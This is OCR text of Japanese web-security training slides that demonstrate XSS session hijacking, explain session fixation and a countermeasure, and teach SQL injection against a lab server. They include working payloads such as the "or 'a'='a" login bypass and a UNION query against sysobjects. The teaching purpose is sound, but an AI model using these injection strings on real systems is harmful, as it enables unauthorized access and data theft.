
【デモ】

- XSSを利用してCookieの中にあるセッションIDを取得し、ユーザのセッションをハイジャックする
- http://server/db/login.asp ... データベースアクセスを伴う、単純なWebアプリケーション



ユーザID	パスワード
Steven	hehehe
Anne	hahaha
Janet	hohoho


【デモ】


③セッション
ハイジャック
②セッション生成
③ 取得したセッションIDで
menu.aspページにアクセス
Attacker
Server
セッションID
セッションID
xss-
getcookie.pl
② ServerのWebアプ
リケーションにログイン
xss-reply2.pl
① XSSによりCookie中のセッ
ションIDがAttackerへ渡る
セッションID
①スクリプト
実行
ユーザ

セッション・フィクセイション


- Session Fixation
- ユーザのセッションIDを既知のもので「fix」させる攻撃
  - Webシステムがユーザ指定のセッションIDを受け入れる場合、あるいはユーザ認証前にセッションIDを発行する場合に発生
  - ユーザのブラウザに既知のセッションIDを使用させる
    - URLのクエリストリングに設定
    - XSSによりCookieに設定
  - ユーザがWebサイトにアクセスする際、そのセッションIDが使用される
  - ユーザ認証後、攻撃者はそのセッションIDでWebサイトへアクセス

セッション・フィクセイションの例



【デモ】

- XSSを利用してユーザ・ブラウザのCookie中に既知のセッションIDを設定し、ユーザのセッションをハイジャック



セッションIDの不正使用を防ぐ

- ユーザ認証後にセッション固有のランダム文字列を生成、クライアント・ブラウザに渡し、セッションIDと併用する
  - IISのセッションID → セッション管理
  - Webアプリケーションが生成するランダム文字列 → クライアント認証
- セッションIDの盗用や強要があっても、ランダム文字列を知られない限りセッション・ハイジャックはできない
  - Cookieに入れるか、Hiddenフィールドを使うか?
  - 認証後にXSS等で盗まれる可能性も考慮
- これは一例。重要なのは、Webサービス（IIS等）が提供するセッション管理の仕組みをよく理解して、どのような問題があるかを知ること
- http://server/db2/login.asp （セッション・ハイジャック対策版）


SQLインジェクション

- 不正な入力により、Webアプリケーションに不正なSQLクエリーを発行させる攻撃
  - ユーザの入力に基づき、データベースサーバに対してクエリーを発行するようなWebシステムで発生
  - SQL：Structured Query Language … DBアクセス標準言語
    - 例）SELECT Username FROM Users WHERE Username = '**X**' AND Password = '**Y**'

      … Usersテーブルより、「UsernameがXで、かつ、PasswordがY」という条件を満たすレコードを検索し、Username項目値を返す
  - このSQL文のXやYにユーザ入力文字列が直接入ることにより、SQL文の振る舞いが変わってしまう
  - SQLインジェクションにより…
    - ユーザ認証等のロジックの回避
    - データベースのデータの不正取得、不正更新、削除、…
    - 不正なコマンドの実行

ユーザ認証処理の通過

- http://server/db2/menu.asp



ユーザ認証処理の通過（つづき）


- このSQL文のパスワードの部分に、「or 'a'='a」が入力されるとどうなるか?
  - ユーザID「aaa」、パスワード「or 'a'='a」を入力
  - SELECT * FROM Passwords WHERE Name = '" & **Request.Form("uid") & "**' AND Password = '" & **Request.Form("pass") & "**'

    ↓
  - SELECT * FROM Passwords WHERE Name = '**aaa**' AND Password = '**' or 'a'='a**'

    ↓
  - 条件式は常に「真」となり、このSELECT文によってすべてのレコードが返る … つまり認証を通過

【ハンズオン】

- http://server/db2/login.aspにアクセス
- ユーザID「aaa」、パスワード「or 'a'='a」を入力すると…



UNIONによるデータの不正取得

- UNION … 複数のクエリ結果を一つに結合するSQL演算子

テーブル：A社の名簿

氏名	電話番号	住所	年齢
山田	1111	…	…
田中	2345	…	…
佐藤	5555	…	…

テーブル：B社の名簿


氏名	電話番号	住所	年齢
松井	8888	…	…
鈴木	8765	…	…
野茂	3333	…	…

```
SELECT 氏名, 電話番号 FROM A社の名簿
UNION
SELECT 氏名, 電話番号 FROM B社の名簿
```

山田	1111
田中	2345
佐藤	5555
松井	8888
鈴木	8765
野茂	3333

UNIONによるデータの不正取得（つづき）

- http://server/db2/process2.asp



UNIONによるデータの不正取得（つづき）

- このSQL文の検索文字列の部分に、「xxxx' union select name, id, xtype, parent_obj from sysobjects where name like '」が入力されるとどうなるか?
  - SELECT LastName, FirstName, Title, Address FROM Employees WHERE FirstName LIKE '%**" & Request.Form("search") & "**%'

    ↓
  - SELECT LastName, FirstName, Title, Address FROM Employees WHERE FirstName LIKE '%**xxxx' union select name, id, xtype, parent_obj from sysobjects where name like '**%'

